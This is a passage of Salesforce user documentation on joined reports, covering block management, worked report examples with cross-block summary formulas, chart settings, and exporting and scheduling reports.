When you reorder blocks, block numbers don't change. For example, if you have a report containing three blocks, and you move block 1 to a new position to the right of block 3, the blocks now display as block 2, block 3, and block 1. You should rename the blocks to avoid confusion.

When reordering a block, you move it to either the left or right of an existing block. You can’t drag it to an empty area in the Preview pane.

To reorder a block:

- In the Preview pane, drag the block to either the left or right side of an existing block.
  A blue bar beside the block indicates an acceptable drop location.

Rename a Block


You can rename blocks to provide more user-friendly descriptions of the information they contain.

Available in: **Enterprise**, **Unlimited,** and **Developer** Editions

User Permissions Needed	
To create, edit, and delete reports:	“Create and Customize Reports” AND “Report Builder”

When you add a block to a joined report, it’s named automatically based on the report type and the number of blocks in the report. For example, if your report contains two blocks and you add a new block that’s based on the Opportunities report type, it’s named Opportunities block 3.

1. Click the block’s name.
   The name now appears in an editable text box.



2. Enter the new name.

3. Press Enter or click outside the block to apply the name.

Show and Hide the Record Count for a Block

You can choose to show or hide the number of records, or *record count*, for each block in a joined report. By default, record count is displayed for each block in the report builder and on the run reports page.

Available in: **Enterprise**, **Unlimited,** and **Developer** Editions

User Permissions Needed	
To create, edit, and delete reports:	"Create and Customize Reports" AND "Report Builder"

You can hide or show record count two ways.

- Click the arrow in the block header ( ) to display the block menu. The check mark beside the **Record Count** menu item shows that record count is enabled for the block. Click **Record Count** to toggle between showing and hiding the count.
- When you've hidden report details, position the cursor over the Record Count column to display an arrow ( ). Click the arrow, and select **Remove Column**. To display record count again, click the arrow in the block header and select **Record Count**.

Note: If you haven't summarized any rows in your report blocks and have also hidden both details for the report and row counts for all blocks, your blocks will be hidden on the run reports page. To display the blocks, choose **Show Details** from the run reports page or the report builder.

Joined Report Examples

Creating a sales rep performance scorecard, reviewing support cases by status, and predicting your opportunity pipeline are some examples of what you can do with joined reports.

Available in: **Enterprise**, **Unlimited,** and **Developer** Editions

User Permissions Needed	
To run reports:	"Run Reports"
To create, edit, and delete reports:	"Create and Customize Reports" AND "Report Builder"

This topic provides examples of the types of reporting you can do with joined reports.

Creating a Sales Rep Performance Scorecard

A sales rep scorecard lets your sales management team understand the performance and actions of your organization's sales reps. To create it, you need to have three separate custom report types, each of which creates a relationship between User (as the primary object) and one of the following three objects: Opportunity Owner, Opportunity Creator, and Activity Owner.

Note that, in this example, we've named the custom report types `User and Opportunity Owner Custom Report`, `User and Opportunity Creator Custom Report`, and `User and Activity Owner Custom Report`.

Start by creating a new custom report based on the User and Opportunity Owner custom report type, and then add the User and Opportunity Creator and User and Activity owner custom report types as two additional blocks. Then, group by Sales Rep (opportunity owner) and set the filters as described in the procedure.

To create the report:

1. Create a new report, selecting `User and Opportunity Owner Custom Report` as the report type.
2. Select `Joined` from the **Format** drop-down.
3. Click **Add Report Type**.
4. Select `User and Opportunity Creator Custom Report`.
5. Click **Add Report Type** again, and choose `User and Activity Owner Custom Report`.
6. Group the blocks by `Full Name`.
7. Add additional fields and filters to the report as needed. For example, you might want to change the date filters to focus on rep performance during a particular time frame. Or, to make sure that only sales people are included as opportunity owners, create a filter on the `Role: Name` filter limit your results to users with "Sales" in their roles.
8. Optionally, provide names for the blocks.
9. Click **Save** or **Run Report**.

	USER AND OPPORTUNITY OWNER CUSTOM REPORT TYPE Opportunities - Owned by Rep	USER AND OPPORTUNITY CREATOR CUSTOM REPORT TYPE Opportunities - Created by Rep	USER AND ACTIVITY OWNER CUSTOM REPORT TYPE Activities - Owned by Rep
	Record Count	Record Count	Record Count
Full Name: Ely East	25	0	23
Full Name: Joe Seller	8	0	18
Full Name: John Seller	15	0	37
Full Name: Mary Seller	20	13	27
Full Name: Ricky East	25	0	26
Full Name: Wendy West	21	0	37
Grand Totals	114	13	168


Reviewing Support Cases by Status

You can also create a report comparing the number of support cases that are new, closed, or in-progress by priority. The report contains a single standard report type: Cases. First, create the report, add three blocks to the report, filter each block by the appropriate status, and then use the `Priority` field for grouping.

To create the report:

1. Create a new report, selecting `Cases` as the report type.
2. Select `Joined` from the **Format** drop-down.
3. Remove unwanted fields by dragging them to the Fields pane.
4. Create three blocks, each containing the `Case Number` and `Status` and, optionally, `Case Owner` fields.
5. For each block, filter on all cases. Then, filter each of the blocks by `Status` as follows:
   - Block 1: `Status equals Closed`
   - Block 2: `Status equals New`
   - Block 3: `Status not equal to Closed, New, Closed in Portal, Closed — First Call`

6. Group the blocks by `Priority`.
7. Optionally, rename the blocks.
8. Click **Save** or **Run Report**.



Predicting Opportunity Pipeline

Using cross-block custom summary formulas, you can create a report that predicts future opportunity revenue based on your sales reps' past performance. Create a report based on the Opportunities standard report type, add three blocks to the report, filter each block by the appropriate status, and then create a formula that uses fields from different blocks.

To create the report:

1. Create a new joined report, selecting `Opportunities` as the report type.
2. Remove unwanted fields by dragging them to the Fields pane.
3. Create three blocks, each containing the `Opportunity Name`, `Account Name` and `Amount` fields.
4. For each block, show `All Opportunities`. Then, filter each block.

Block	Filters

Block 1	`Opportunity Status equals Closed`
	`Date Field equals Close Date`
	`Range equals Current and Previous FY`
	`Stage equals Closed Lost`

Block 2	`Opportunity Status equals Closed Won` `Date Field equals Close Date`

Block	Filters
	`Range equals Current and Previous FY`

Block 3	`Date Field equals Close Date`
	`Range equals Next Month`
	`Opportunity Status equals Open`

5. Group the blocks by `Opportunity Owner`.
6. Rename the blocks. For example, "Closed — Won", "Close — Lost", and "Closing Next Month".
7. Create a cross-block custom summary formula that predicts upcoming revenue based on past sales rep performance:

```
[Closing Next Month]AMOUNT:SUM*([Closed - Won]RowCount/([Closed -
                                 Lost]RowCount+[Closed - Won]RowCount))
```

8. Add the formula to one or more of the blocks.
9. Optionally, add a cross-block custom summary formula that calculates the win ratio of each sales rep:

```
[Closed - Won]RowCount/([Closed - Lost]RowCount+[Closed - Won]RowCount)
```

10. Click **Save** or **Run Report**.

	OPPORTUNITIES Closed - Lost		OPPORTUNITIES Closed - Won			OPPORTUNITIES Closing Next Month		
	Record Count	Amount	Record Count	Amount	Oppty Won Ratio	Record Count	Amount	Predicted Revenue
Opportunity Owner: Anjana Shah	1	USD 75,000.00	1	USD 225,000.00	0.50	2	USD 4,325,250.00	USD 2,162,625.00
Opportunity Owner: Anna Bressan			2	USD 10,833.33	1.00	3	USD 37,000.00	USD 37,000.00
Opportunity Owner: David Hudson	2	USD 2,329,500.00	4	USD 290,000.00	0.67	5	USD 6,357,375.00	USD 4,238,250.00
Opportunity Owner: Karen Adams	1	USD 4,268,227.62	0	0.00		1	USD 511,000.00	USD 0.00
Opportunity Owner: Matt Wilson	7	USD 689,935.17	4	USD 1,955,000.00	0.36	5	USD 4,169,325.00	USD 1,516,118.18
Opportunity Owner: Phil Smith	1	USD 850,000.00	6	USD 241,500.00	0.86	3	USD 531,243.67	USD 455,351.72
Grand Totals	12	USD 8,212,662.78	17	USD 2,722,333.33		19	USD 15,931,193.67	USD 9,338,975.60

Adding a Chart to the Opportunity Pipeline Predictor Report

You can include a chart with a joined report to provide a visual representation of the data. For example, you can add a chart to the Opportunity Pipeline Predictor report that shows actual versus predicted revenue.

To add the chart:

1. Create the Predicting Opportunity Pipeline report.
2. Click **Add Chart**.
3. For the Y-axis, select `Closed — Won — Sum of Amount`.
4. Select **Plot additional values**.
5. Select `Line` for the Display option, and `Predicted Revenue` as the Value.
6. Click the Formatting tab, and enter `Actual versus Predicted Revenue` as the chart title.

7. Click **OK**.
8. Click **Save** or **Run Report**.

Highlight Data Ranges
Limit Report Results
Show and Hide Report Details
Use a Tabular Report in a Dashboard

Show and Hide Report Details

You can show or hide report details from either the run reports page or the report builder. When you hide details, individual records don't display in the report. Groupings, summary formulas, and record counts remain visible.

Available in: **All** editions except **Database.com**

User Permissions Needed	
To run reports:	"Run Reports"
To create, edit, and delete reports:	"Create and Customize Reports" AND "Report Builder"

- From the run reports page, click **Hide Details** to hide individual records. Click **Show Details** to show all records.
- From the report builder, click **Show** > **Details**. A check mark beside the **Details** menu item means that details are displayed. Click **Details** to toggle between showing or hiding records.

See Also:

Show Report Data in Tables
Show and Hide the Record Count for a Block

Combine Different Types of Information in a Joined Report

Highlight Data Ranges

Highlight field values on summary or matrix reports based on ranges and colors you specify. To enable conditional highlighting, your report must contain at least one summary field or custom summary formula.

Available in: **All** editions except **Database.com**

User Permissions Needed	
To create, edit, and delete reports:	"Create and Customize Reports" AND "Report Builder"

To set conditional highlighting, click **Show** > **Conditional Highlighting** in report builder, then set the breakpoint values and their range colors as follows:

Field	Description
`Summary`	Choose a summary field whose number ranges you want represented by colors.
`Low Color`	Select a color to represent data that falls below the `Low Breakpoint` value.
`Low Breakpoint`	The number that acts as the threshold between the `Low Color` and the `Mid Color`. Values that are exactly the same as the `Low Breakpoint` value are shown as the `Mid Color`.
`Mid Color`	Select a color to represent data that falls between the `Low Breakpoint` and `High Breakpoint` values.

Field	Description
`High Breakpoint`	The number that acts as the threshold between the `Mid Color` and the `High Color`. Values that are exactly the same as the `High Breakpoint` value are shown as the `High Color`.
`High Color`	Select a color to represent data that falls above the `High Breakpoint` value.

See Also:

Show Report Data in Tables
Build a New Report

Use a Tabular Report in a Dashboard

You can use a tabular report as the source report for a dashboard table or chart component, if you limit the number of rows it returns.

Available in: **All** editions except **Database.com**

User Permissions Needed	
To create, edit, and delete reports:	"Create and Customize Reports" AND "Report Builder"

1. Click **Add** > **Row Limit**.
2. Set the `Row Limit` to `10`, `25`, or `Custom`. If you choose custom enter a number between one and 99.
3. Set the `Sort By` and sort order options. If you chose **Limit Rows by this Field** for a column, these options are already set.
4. Click **OK**.
5. Click **Dashboard Settings** in the toolbar.
6. Choose a `Name` and `Value` to use in dashboard tables and charts. Tables show both name and value. Charts are grouped by name.
7. Click **OK**. You can now use this tabular report as the source report for a dashboard component.

Tip: When you create a dashboard component to display your tabular report, you can use the dashboard component editor to override the settings you chose in **Dashboard Settings**.

Filter Your Report Data

Limit Report Results

Set limits to the scope of your report to avoid processing too many records. The built-in choices for limiting your results vary according to the object you are reporting on.

Available in: **All** editions except **Database.com**

User Permissions Needed	
To create, edit, and delete reports:	"Create and Customize Reports" AND "Report Builder"

- To see a collapsed view of a report showing only the headings, subtotals, and total in report builder, deselect **Show** > **Details**.

  On the report run page, click **Hide Details** or **Show Details** at the top of the report.
- To filter by a field, click **Add** > **Field Filter**. With tabular, summary, and matrix reports, you can drag a field from the Fields pane to the Filters pane to add a report filter.
- Cross filters work like ordinary filters, but they have some special characteristics of their own. To add one, click **Add** > **Cross Filter**.
- In Professional, Enterprise, Unlimited, and Developer edition organizations, the **Hierarchy** links let you browse report results based on the role or territory hierarchies.
- If your organization uses divisions to segment data and you have the "Affected by Divisions" permission, use the Division drop-down list to include records in just one division or all divisions. Select `Current` to show records in your current working division. Reports that are already scoped (such as My Cases or My team's accounts) include records in all divisions, and you can't further limit them to a specific division. If you do not have the "Affected by Divisions" permission, your reports include records in all divisions.
- You can set the maximum number of records to display in a tabular report by clicking **Add** > **Row Limit** in report builder. Set the number of rows, then choose a field to sort by, and the sort order. Limiting rows on a tabular report allows you to use it as a source report for dashboard table and chart components.

  The `Row Limit` option on tabular reports shows only fields from the primary object on reports created from custom report types where object A may or may not have object B. For example, in an accounts with or without contacts report, only fields from accounts are shown. Fields from objects after a may-or-may-not association on custom report types aren't shown. For example, in an accounts with contacts with or without cases report, only fields from accounts and contacts are available to use. If you change the report format, **Row Limit** settings are lost.

Note: Only the first 255 characters in a custom text field count for filtering purposes. For example, if you add a field filter to find opportunities where the custom text field *`Customer notes`* includes the word "phone," but "phone" appears after the 255th character in the field, the filter will not find that record. In standard text fields, all characters count, regardless of the length of the field.

Show Report Data Graphically

To help readers understand your data quickly and easily, show the data in chart form. Charts appear just above the report table. They can help users get a feel for the data before they delve into the details. Use line charts to track changes over time, or a bar or pie chart to compare values at a point in time. Charts can also appear in dashboard components.

Add a Chart to a Report

Add a chart to give users a visual way to understand the data in your report.

Available in: **All** editions except **Database.com**

User Permissions Needed	
To create, edit, and delete reports:	“Create and Customize Reports” AND “Report Builder”

Note: Your report must have at least one grouping before you can add a chart.

To add or edit a chart:

1. Click **Add Chart** in report builder. For existing charts, click **Edit Chart**.
2. Select a chart type.
3. Enter the appropriate settings on the Chart Data tab for the chart type you selected.
4. Enter the appropriate settings on the Formatting tab.
5. Click **OK**.

Chart Properties

You can add a chart to any standard or custom summary or matrix report. The chart properties specify the data that appears in the chart, its labels and colors, and any conditional highlighting you apply.

Available in: **All** editions except **Database.com**

User Permissions Needed	
To create, edit, and delete reports:	"Create and Customize Reports"

Note: This topic only applies if you're not using report builder. *Report builder* is a visual editor for reports.

To customize chart properties, click **Add Chart** or **Edit Chart** in any matrix or summary report, and use the fields on the Chart Data and Formatting tabs.

See Present Data Effectively with Charts on page 2709 for limits, considerations, and tips.

Chart Data Settings

Control the data that appears in your chart with these options.

Field	Description
`Chart Type`	Select the type of chart to use when representing the data in your report. The chart type that you choose determines which chart properties are available to set.

Field	Description
X-Axis and Y-Axis	Choose what values to display on the axes of your chart. Depending on the chart type, axis values can be record count, summary fields, or groupings defined in the report. **Note:** If the Y-axis corresponds to a custom summary formula that has the Where Will this Formula Be Displayed? option set to a grouping level other than All summary levels, then the X-axis and Groupings selection must correspond to that custom summary formula's grouping level.
Combination Chart	Select this option to plot additional values on this chart. The chart type you chose must allow combination charts.
Groupings	Choose how to group information on your chart. You can only pick from groupings defined in the report. For bar and column charts, click an icon to select the grouping display: side-by-side, stacked, or stacked to 100%. For either single or grouped line charts, you can select Cumulative.
Values	Choose what to display as values for your pie, donut, or funnel chart.
Wedges	Choose what to display as wedges for your pie or donut chart.
Segments	Choose what to display as segments for your funnel chart.

Chart Presentation

Control the appearance and behavior of your chart using these options.

Field	Description
Chart Title	Enter a name for the chart.
Title Color	Select the color for the text of your chart title.
Title Size	Select the font size for the text of your chart title. The maximum size is 18. Larger values are shown at 18 points.
Text Color	Select a color for all the text and labels in your chart.
Text Size	Select a font size for all the text and labels in your chart. The maximum size is 18. Larger values are shown at 18 points.
Background Fade	Choose a direction for a gradient color background. Also select a Start Color and End Color for the gradient. Use white for both if you do not want a background design.
Legend Position	Choose a place to display the legend in relation to your chart.
Combine Small Groups into "Others"	Combine all groups less than or equal to 3% of the total into a single "Others" wedge or segment. Deselect to show all values individually on the chart. This only applies to pie, donut, and funnel charts. This option is on by default for pie and donut charts, and off for funnel.
X- or Y-Axis Range	Choose a manual or automatic axis range for bar, line, or column charts. If you choose manual, enter numbers for the minimum and maximum axis values to be displayed. If there are data points outside the range that you set, the axis automatically extends to include those values when you generate the chart.
Show Axis Labels	Display labels for each axis of your chart. This only applies to bar and line charts.
Show Labels	Display labels for your pie, donut, or funnel chart.

Field	Description
`Show Group %`	Display the percentage value for each group in the chart.
`Show X- or Y-Axis Values`	Display the values of individual records or groups on the chart axis. This only applies to certain horizontal bar and vertical column charts.
`Show Values`	Display the values of individual records or groups on the chart. This only applies to certain chart types.
`Show Wedge %`	Display the percentage value for each wedge of pie and donut charts.
`Show Total`	Display the total value for the donut chart.
`Show Segment %`	Display the percentage value for each segment of funnel charts.
`Show Details on Hover`	Display values, labels, and percentages when hovering over charts. Hover details depend on chart type. Percentages apply to pie, donut, and funnel charts only. Hover is disabled when viewing charts that have more than 200 data points.
`Chart Size`	Select a size for the chart, from Tiny to Extra Large.
`Chart Position`	Place the chart above or below your report.

Conditional Highlighting

Highlight field values on summary or matrix reports based on ranges and colors you specify. To enable conditional highlighting, your report must contain at least one summary field or custom summary formula.

Field	Description
`Summary`	Choose a summary field whose number ranges you want represented by colors.
`Low Color`	Select a color to represent data that falls below the `Low Breakpoint` value.
`Low Breakpoint`	The number that acts as the threshold between the `Low Color` and the `Mid Color`. Values that are exactly the same as the `Low Breakpoint` value are shown as the `Mid Color`.
`Mid Color`	Select a color to represent data that falls between the `Low Breakpoint` and `High Breakpoint` values.
`High Breakpoint`	The number that acts as the threshold between the `Mid Color` and the `High Color`. Values that are exactly the same as the `High Breakpoint` value are shown as the `High Color`.
`High Color`	Select a color to represent data that falls above the `High Breakpoint` value.

Present Data Effectively with Charts

When you add a chart to a report, things like negative values, very large or small numbers, custom summary formulas, and field-level security can affect the charts' appearance. Switching the report format and changing groupings and blocks also affects charts.

Available in: **All** editions except **Database.com**

- You can't have more than 250 groups or 4,000 values in a chart. If you see an error message saying that your chart has too many groups or values to plot, adjust the report filters to reduce the number. In combination charts, all groups and values count against the total.
- If you lose access to a field used in a chart, another field may be used in its place. If no other fields are available, record count is used.
- Decimal-place precision on charts is not customizable. Numeric and currency values round to two decimal places. Percentage values round to one decimal place.
- If numeric values are too large or too small, they are shown in scientific notation. For example, the number 5,750,000,000 is displayed as 5.75E9; -0.0000000061 is displayed as -6.1E-9.
- Negative values are displayed on all line charts and non-stacked bar and column charts. Negative values on pie, donut, funnel, and stacked charts are not displayed. Groupings containing negative values are displayed in the legend, and negative values are reflected in the calculation of all summary values, including the total for donut charts.
- When creating charts, don't group by a field on a child object then sum by a field on the parent object. It's not good practice. If you do this with a donut chart, the total shown may not match the sum of the wedges.
- Dashboard and report charts that display values from custom summary formulas display decimal places using your default currency setting instead of what you specified for the formula. For example, if the summary formula specifies zero decimal places, no decimal places appear in columns, but chart values show the number of decimal places specified for your default currency (usually two decimal places). This applies to currencies, numbers, and percentages.
- With joined reports, summary field names contain both the field name and the block name. For example, if you've summarized the Amount field in Block 1, it appears as `Block 1 — Sum of Amount` in the Chart Editor. A cross-block or standard custom summary formula contains the block name when the formula is included in multiple blocks.
- When a report already has a chart, changing the report format or removing blocks, groupings, or summary fields has impacts described in this table.

When you make this change ...	The effect is ...
Switch format from summary, matrix, or joined to tabular	All charts are removed from the report.
Switch format from summary to matrix	The first summary grouping becomes the first row grouping. The second becomes the first column grouping. The third becomes the second row grouping. The chart is unchanged.
Switch format from matrix to summary	The first row grouping becomes the first summary grouping. The second row grouping becomes the *third* summary grouping. The first column grouping becomes the *second* summary grouping. The second column grouping is removed. If the chart used the second column grouping, that grouping is replaced by the first available summary field that's not already used in the chart.

When you make this change ...	The effect is ...
Switch format from summary or matrix to joined	The existing report becomes the first block and the chart remains in the report. If the matrix report used the second column grouping, that grouping is replaced by the first available summary field that's not already used in the chart. If the summary or matrix report included a grouping from a bucket field, the grouping is replaced with the next available grouping not already used in the chart.
Switch format from joined to summary or matrix	The first block becomes the report, and groupings and the chart are preserved. If the chart in the joined version contained summary fields from the first block, they remain in the chart in the summary report. Summaries from other blocks are removed from the chart.
Remove a block containing a summary field from a joined report	The summary field is replaced with the next available summary field. If no additional summary fields are available, the original field is replaced with the record count from the first remaining block. Removing all blocks from a report removes the chart completely.
Remove a grouping used in the chart	The grouping is replaced with the next available grouping. If all groupings are removed, the chart is removed as well. Note that groupings can be removed automatically when you add a report type to a joined report or if a field becomes unavailable, for example as a result of field-level security.
Remove a summary field used in the chart (including custom and cross-block summaries)	The summary field is replaced with the next available summary field. If no additional summary fields are available, the field is replaced with the record count for either the report or the first block. Note that summary fields can be removed automatically, for example as a result of field-level security or when the report format changes.

Chart Formatting Options
Show Different Data Sets in One Chart

Show Different Data Sets in One Chart

A *combination chart* plots multiple sets of data on a single chart. Each set of data is based on a different field, so values are easy to compare. You can also combine certain chart types to present data in different ways in a single chart.

Available in: **All** editions except **Database.com**

User Permissions Needed	
To create, edit, and delete reports:	"Create and Customize Reports" AND "Report Builder"

With combination charts, you can:

- Add a line to an existing line, vertical column, grouped vertical column, or stacked vertical column chart.
- Add a cumulative line to an existing line cumulative chart.
- Add up to three columns to a vertical column chart.
- Add up to three bars to a horizontal bar chart.

For example, if you are a sales manager, you might wish to see "Pipeline amount" as a line and "Number of open deals" as vertical bars, on the same chart.

1. Edit the chart for any summary or matrix report, or edit a dashboard component that displays a summary or matrix report.
2. Choose a chart type that allows combination charts:
   - Bar chart
   - Column chart
   - Grouped column chart
   - Stacked column chart
   - Line chart
   - Cumulative line chart
3. Select the **Plot additional values** checkbox. The chart preview updates as you configure your combination chart.
4. Select a `Value` to plot on the chart.
5. Choose a `Display` option. Available options differ based on your chart typ and whether you're editing a chart or a dashboard component.
   - For columns or bars, click **Add Bar** or **Add Column** links to add up to three sets.
   - When adding a line to a vertical column chart, select **Use second axis** to show a separate axis for the added line on the right side of the column chart. A separate axis can be useful when the two values have different ranges or units.

     Note: Selecting **Use second axis** makes more values available in the `Value` drop-down list. Without this option, you can only pick from values of the same type as the primary Y-axis—for example, number, currency, or percentage. This option is only available for certain combination charts.
6. Once you've set up your report, click **Run Report** or **Save**.

Note:

- If you lose access to a field used in a chart, another field may be used in its place. If no other fields are available, record count is used.
- To show combination charts in a dashboard, use the `Use chart as defined in source report` option.

- Filtered drill-down doesn't work for combination charts in dashboards.

Combination Chart Examples

Combination Chart Examples

Use a combination chart to show multiple values against a single axis range, show two chart types together, or compare two continuous summary values.


A *combination chart* plots multiple sets of data on a single chart.

Column-on-Column

Add columns to a column chart to show multiple values against a single axis range.

To create the chart in this example, choose the Vertical Column chart type, set the opportunity sum of amount as the `Y-Axis`, stage as the `X-Axis`, and use the **Plot additional values** option to add the sum of expected revenue as a column.

You can quickly compare the actual values against the expected values for each stage.




Line-on-Column

Add a line to a column chart to show two chart types together. Using a second axis allows you to add different types of values to the chart.

To create the chart in this example, choose the Vertical Column chart type, set the opportunity sum of amount as the `Y-Axis`, fiscal year as the `X-Axis`, and use the **Plot additional values** option to add the number of deals as a line. Summary values of different types won't be available in the `Values` drop-down list unless you select **Use second axis**.

You can see both the total amount and number of deals for each year on a single chart.




Line-on-Line

Add a line to a line chart to compare two continuous summary values.

To create the chart in this example, set up a custom summary formula to calculate a three-week moving average of opportunity amounts, then choose the Line chart type, set the opportunity sum of amount as the `Y-Axis`, date as the `X-Axis`, and use the **Plot additional values** option to add the calculated three-week moving average as a line.

You can compare sales against the moving average over time.



The custom summary formula used in this example is shown here:

```
(OppProductTrends__c.Amount__c:SUM+ PREVGROUPVAL(OppProductTrends__c.Amount__c:SUM,
OppProductTrends__c.as_of_date__c) + PREVGROUPVAL(OppProductTrends__c.Amount__c:SUM,
OppProductTrends__c.as_of_date__c,2))/3
```

Chart Formatting Options

Control the appearance and behavior of your chart using these options.

Field	Description
`Chart Title`	Enter a name for the chart.
`Title Color`	Select the color for the text of your chart title.
`Title Size`	Select the font size for the text of your chart title. The maximum size is 18. Larger values are shown at 18 points.
`Text Color`	Select a color for all the text and labels in your chart.
`Text Size`	Select a font size for all the text and labels in your chart. The maximum size is 18. Larger values are shown at 18 points.
`Background Fade`	Choose a direction for a gradient color background. Also select a `Start Color` and `End Color` for the gradient. Use white for both if you do not want a background design.
`Legend Position`	Choose a place to display the legend in relation to your chart.
`Combine Small Groups into “Others”`	Combine all groups less than or equal to 3% of the total into a single “Others” wedge or segment. Deselect to show all values individually on the chart. This only applies to pie, donut, and funnel charts. This option is on by default for pie and donut charts, and off for funnel.
`X- or Y-Axis Range`	Choose a manual or automatic axis range for bar, line, or column charts. If you choose manual, enter numbers for the minimum and maximum axis values to be displayed. If there are data points outside the range that you set, the axis automatically extends to include those values when you generate the chart.
`Show Axis Labels`	Display labels for each axis of your chart. This only applies to bar and line charts.
`Show Labels`	Display labels for your pie, donut, or funnel chart.
`Show Group %`	Display the percentage value for each group in the chart.
`Show X- or Y-Axis Values`	Display the values of individual records or groups on the chart axis. This only applies to certain horizontal bar and vertical column charts.
`Show Values`	Display the values of individual records or groups on the chart. This only applies to certain chart types.
`Show Wedge %`	Display the percentage value for each wedge of pie and donut charts.
`Show Total`	Display the total value for the donut chart.
`Show Segment %`	Display the percentage value for each segment of funnel charts.
`Show Details on Hover`	Display values, labels, and percentages when hovering over charts. Hover details depend on chart type. Percentages apply to pie, donut, and funnel charts only. Hover is disabled when viewing charts that have more than 200 data points.
`Chart Size`	Select a size for the chart, from Tiny to Extra Large.

Field	Description
`Chart Position`	Place the chart above or below your report.

Deliver Your Report

To get the information in your report to the people who need it, you can share the report's URL, make the report available for Chatter feeds, or export the data to another tool, such as Excel. You can also set the report to run on a schedule so that viewers always have the latest information.

Administrators, or users with the "Manage Public Reports" and "Create and Customize Reports" permissions, can create custom reports that all users can view. They can also organize reports by creating custom report folders and configuring which groups of users have access to them.

To make a report public, run the report and click **Save As**. Give the report a name and choose a public report folder.

Export Report Data

You can export your report data to a reusable format when you need to work with it in a dedicated tool, such as Microsoft Excel.

Available in: **All** editions except **Database.com**

User Permissions Needed	
To export reports:	"Export Reports"

Note: For security purposes, Salesforce may require users to pass a CAPTCHA user verification test to export data from their organization. This simple text-entry test prevents malicious programs from accessing your organization's data. To pass the test, users must correctly type the two words displayed on the overlay into the overlay's text box field. Note that the words entered into the text box field must be separated by a space.

Locale Settings for Exporting Report Data
Export Reports in the Background

Export a Report

From the Reports tab, you can export data for a selected report to Excel or in comma-delimited format.

Available in: **All** editions except **Database.com**

User Permissions Needed	
To export reports:	"Export Reports"

1. On the Reports tab for a selected report, click > **Export**.
   - If you set the "Do not save encrypted pages to disk" option in Internet Explorer, you will not be able to open your report online in Excel. You must save the exported report to your computer, and then open it in Excel. To change this setting in Internet Explorer, deselect "Do not save encrypted pages to disk" under Internet options.
   - Reports in the joined format can't be exported, but you can choose a printable view.
2. Set the `Export File Encoding` for your language.
3. Set the `Export File Format` to Excel or comma delimited.
4. Click **Export**.
5. In your browser's dialog, choose to save the file.

   You can export up to 256 columns and 65,536 rows of data in one report.

Locale Settings for Exporting Report Data

Some tips on using the comma-delimited format and working with Excel when you export report data.

Available in: **All** editions except **Database.com**

Exporting in Comma Separated Value Format

When exporting reports in the comma-separated values (.csv) format, the locale settings on your user detail page determine the field separator (delimiter) included in the exported file. For example, if your locale setting is English (United States), the decimal separator is a period ("."), If your locale setting is French (France), the decimal separator is a comma (","). You can override the default separator for your locale by choosing Comma Delimited (non-locale) .csv from the `Export File Format` drop-down list.

Note that Excel does not display the field separator in .csv format. If you want to export reports to Excel in .csv format, we recommend that your locale setting in Salesforce match your Regional Options setting in Windows.

Export Reports in the Background

Export reports in the background so you can continue working in Salesforce without waiting for report results to display.

Available in: **Enterprise** and **Unlimited** Editions

User Permissions Needed	
To export reports to the background:	"Background Report Export"
To view reports exported to the background by other users:	"Background Report Export" AND "View All Data"
To manage reports exported to the background by other users:	"Background Report Export" AND "Modify All Data"

Exporting reports to the background allows you to successfully run data-intensive reports, which would otherwise time out due to the large number of report results.

Note: Contact salesforce.com to activate this feature for your organization.

Run a Report

Exporting Reports to the Background

To export a report to the background:

1. Create a custom report or run an existing report.
2. Click **Export Details** and choose **Run Background Export** from the drop-down button.

   When running an existing report, click this button to avoid waiting for report results to display.
3. Select a file encoding setting and a file format in which to export the report.
4. Choose how to save the report:

   - Click `Save revisions` to save any parameter changes you made to the report before exporting.

     Selecting this option overwrites the parameters of the original report.
   - Click `Save revisions to a copy` to create a new report before exporting. If you select this option, enter a name and description for the report, and choose a report folder in which to save the report parameters.

   Note: Only report parameters are saved in report folders for reports run in the background. To view report results, you must view report details from the background report exports list..
5. Click **Start Background Export**.

   After you start a background export of a report, the background report exports list displays.

   When your report has finished running and its results are ready for viewing, an email notification is sent to you. The email notification contains a link that you can click to view the report details, from which you can download the report results in CSV (comma-separated values) format. You can also download report results from the background report exports list by viewing report details and then clicking the **Click here to download file** link..

   Note: If commas are not appropriate for your locale, use a tab or other delimiter.

   In the unlikely event that a background export of a report fails, an email notification is sent to you. Reports exported to the background can fail for a number of reasons. For example, between the time you exported the report and the export process began, fields may have been deleted from the report, the report may have been deleted, or the status of the custom report type from which the report was created may have been changed to "In Development."

Important:

- When a report exported to the background finishes running, it is available for viewing in the background report exports list for 48 hours. After 48 hours, the report is automatically deleted. Reports deleted from the background report exports list are permanently deleted and *not* sent to the Recycle Bin. Additionally, reports exported to the background run sequentially, one at a time. Therefore, the latest report exported to the background runs after all reports that were previously exported to the background finish running.
- You can export an unlimited number of reports to the background.
- If the report takes longer than 30 minutes to complete, Salesforce cancels the report. Try the following techniques to reduce the amount of data in your report:
  - ◊ Filter for your own records, rather than all records.
  - ◊ Limit the scope of the data to a specific date range.
  - ◊ Exclude unnecessary columns from your report.
  - ◊ Hide the report details.

View and Manage Reports in the Background

You can view and manage reports exported to run in the background from the background report exports list. To view the background report exports list, from Setup, click **Monitoring** > **Background Report Exports**.

From the background report exports list you can:

- View the details of a report exported to the background by clicking the name of a report in the `Job Name` column. These details include:
  - ◊ The name of the report
  - ◊ The status of the export
  - ◊ The folder in which the report's parameters are saved
  - ◊ A description of the report
  - ◊ The file extension of the report
  - ◊ The size of the report
  - ◊ The name of the user who submitted the report for export
  - ◊ The date and time the report was originally submitted for export

  Additionally, after a report exported to the background has finished running, you can click the **Click here to download file** link to download the report results in CSV (comma-separated values) format. You can only download data that you have permission to view.

  Note: For security purposes, Salesforce may require users to pass a CAPTCHA user verification test to export data from their organization. This simple text-entry test prevents malicious programs from accessing your organization's data. To pass the test, users must correctly type the two words displayed on the overlay into the overlay's text box field. Note that the words entered into the text box field must be separated by a space.

  If comma delimiters are not appropriate for your locale, select a tab or other delimiter.
- Click **Cancel** or **Del** next to the name of a report to cancel a pending export or to delete a report from the background report exports list. Reports deleted from the background report exports list are permanently deleted and *not* sent to the Recycle Bin.

When a report exported to the background finishes running, it is available for viewing in the background report exports list for 48 hours. After 48 hours, the report is automatically deleted. Reports deleted from the background report exports list are permanently deleted and *not* sent to the Recycle Bin.

You can export an unlimited number of reports to the background. Additionally, reports exported to the background run sequentially, one at a time. Therefore, the latest report exported to the background runs after all reports that were previously exported to the background finish running.

- Click **Refresh List** to view any reports that have been exported to the background since you began viewing the background report exports list.

Schedule Reports

You can set up a report to run itself daily, weekly, or monthly and send the results automatically to the people who need to see them, so that you don't have to remember to log in and do it yourself.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To schedule reports:	"Schedule Reports"

